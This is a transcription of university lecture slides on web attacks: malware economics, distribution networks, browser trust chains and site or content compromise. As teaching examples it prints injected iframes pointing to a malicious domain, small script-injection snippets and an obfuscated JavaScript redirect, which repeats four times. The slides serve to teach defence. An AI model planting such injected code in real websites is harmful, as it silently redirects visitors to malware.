UNIVERSITÀ DEGLI STUDI DI TRENTO

Network Security

AA 2015/2016

Web attacks

Dr. Luca Allodi

We’ve seen

- Malware types evolution
  - Viruses → Worms
- Attack evolution
  - Attachment to email → remote code execution
- Defense evolution
  - Signatures → heuristics → generic decryption → behavioural malware analysis
- Malware structural evolution
  - Virus in program’s memory → malware in the clear → polymorphic malware → metamorphic malware
- What drives these dynamics?

Know your enemy: Attacker evolution

- ’90s: attackers were security enthusiasts with high technical competence
- ’00s: attacker was anybody that could run an automated tool
  - Main goal → disrupt internet services, spread havoc
- ‘10s: attackers are economic agents that look toward ROIs
  - Malware is an **investment** → effort required to
    - Engineer
    - Test
    - Deliver
    - Maintain → business model

Malware propagation

- Internet Worms (=self-propagating malware) spread at very high speed
  - From Morris to Slammer
  - Severe availability impacts on
    - Routing/networking services
    - General system performance
- Payload could deliver any type of functionality to the attacker
  - Faster propagation speed → higher number of infected targets
  - Higher no. of infections → more bank accounts
  - More bank accounts → higher ROI for the attacker

Attacker's perspective on malware deployment

- Malware author operates in a competitive and adversarial environment
- Adversaries:
  - Security researchers reverse engineer their malware
  - Security firms build AV signatures for malware detection
- Competitors:
  - Many players in the malware development market
  - Market of infections has finite amount of resources
    - Finite number of vulnerable systems
    - Each system worth x $
  - Malware authors compete to access victim's valuable information

Propagation vs operation

- Strategy 1: High propagation rate
  - PRO: several infections / unit of time
  - AGAINST: The more samples of malware in the wild, the higher the chances to hand a sample to security researchers
    - more infections → faster detection
- Strategy 2: Low propagation rate
  - PRO:
    - higher stealthiness
    - fewer chances of infecting a system already infected by another malware
  - AGAINST: fewer infections / unit of time
- These conditions hold for all attackers
  - Economic theory → there is an "equilibrium point" whereby all competing players maximize their expectations in terms of return to investment

Infection strategy → intuition


- K>1 attackers compete to infect N>>1 systems collectively worth M
  - Average is M/N
- Assume that all N systems have an antivirus
  - Survival time of malware K (L_k) is inversely proportional to number N_K of systems infected by K → say $L_k = 1/N_K$
- Strategy 1 → all attackers infect all systems
  - Return for each attacker → M/K = average return by attacker
  - L_k → $1/N_k=1/N$ = lowest possible
- Strategy 2 → all attackers infect N/K systems
  - Return for each attacker → N/K*M/N=M/K = as before
  - L_k → $1/N_k = 1/(N/K) > 1/N$ → mean lifetime of K^{th} malware with S2 is higher than with S1
  - True for all K

Self-replication vs controlled deployment

- Very hard to predict outcomes of fully-automated propagation mechanism
  - e.g. Morris worm was programmed to "contain" its propagation → replicates 1 time out of 7
- Modern (post 2010) internet malware does not employ self-propagation mechanisms
- Rather, malware distribution operates over standard request-reply network mechanisms
  - Malware distribution networks
    - Automated malware installs via software exploits
      - Typically through the browser/third party plugins
    - Malware services that install malware → Mebroot
    - Pay-per-infection
  - Emergence of markets for infections (next class)

Malware Distribution networks

- Enforced web attacks via several mechanisms
- Servers on the web that "deliver" the malware to the final user
  - → compromised websites
  - → content networks (e.g. advertisement)
  - → redirects ..




Malware delivery – mechanisms review


- Malware infections happen through one or a combination of different channels
  - **Service infection**
    - Buffer overflow of a vulnerable service listening on the network
      - RPC, Web servers, SQL servers, …
    - Nowadays services are more difficult to reach
      - NAT, firewalls → incoming connections are controlled so that only services supposed to be listening on the network are reachable
        - e.g. SSH from internal network only, HTTP from everybody
          - → SSH vulnerability can not be reached from outside
  - **Client infection**
    - Buffer overflow against user's client (e.g. Browser, plugins)
    - Redirects of user's browser to compromised websites
    - Social engineering → convince user in performing an action
      - Mail, phishing websites, ..
    - Password guessing, infected devices…

Client infections

- Browser-related content requests are by far the most common on the web
  - Client infections are typically driven by browser or other client activity
  - Mail clients, chat clients, ..
- Limited set of configurations → less uncertainty on vulnerability distribution
  - 3 browsers share the biggest fraction of users
  - Similar plugin configurations
    - Flash
    - Java
    - Adobe
    - Silverlight
  - ActiveX controls, ..




Contents of a webpage



Webpage operations

- Same origin policy enforced by browser
  - Content of FRAME 2(1) can not access content of FRAME 1(2)
    - Stored cookies, loaded content, scripts, ...
- Browser will *trust* content from both frames and execute it in separate execution contexts
  - Requests & display content
  - Executes scripts
- Implicit *trust-chain*
  - Browser trusts *yourtypicalwebsite.com*
  - Browser trusts *seconddomain.com*
  - Browser trusts *Ad provider A,C*
  - Browser trusts *content provider B*
    - *Content provider B* trusts *Ad provider E*
    - Browser implicitly trusts *Ad provider E*
- However, trust is not-transitive → even if content provider B is trustworthy, entities trusted by B are not necessarily trustworthy too

Sources of risk – domain compromisation




Domain compromisation

- Attacker exploits a vulnerability on the domain’s server
  - In our example, yourtypicalwebpage.com
    - Could also be seconddomain.com
  - BoF on HTTP service
  - Password attacks (e.g. against domain’s administrative panel)
- Inserts arbitrary content on webpage → content is loaded by every user that requests compromised webpage

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Sources of risk – content compromisation



Content compromisation

- Attacker exploits a vulnerability in some content manager present on the server
  - E.g. web forum, wiki engines, comment forms, ..
  - Similar vector to persistent XSS attacks'
- Injects unsanitised content onto webpage
  - Typically javascript content that performs some actions → JS is Turing complete
    - Redirection of webpage towards malicious domain
- Javascript typically embedded in a **<script></script>** element
  - Executed by browser when page is loaded
    - `<script> alert("Javascript msg")</script>`
  - Can be triggered by events
    - `<a href src="seconddomain.com" onmouseover="alert("Javascript msg")"> Second domain.com </a>`
  - Or by user actions
    - `<a href src="Javascript: alert("Javascript msg");"> Second domain.com </a>`
- Javascript can access elements of DOM (BOM)
  - Document (Browser) Object Model
  - Document → forms, links, …
    - document.cookie;
  - Browser → window, location, …
    - `location.replace("thirddomain.com");`

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
    - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

UNIVERSITÀ DEGLI STUDI DI TRENTO

Content compromisation example

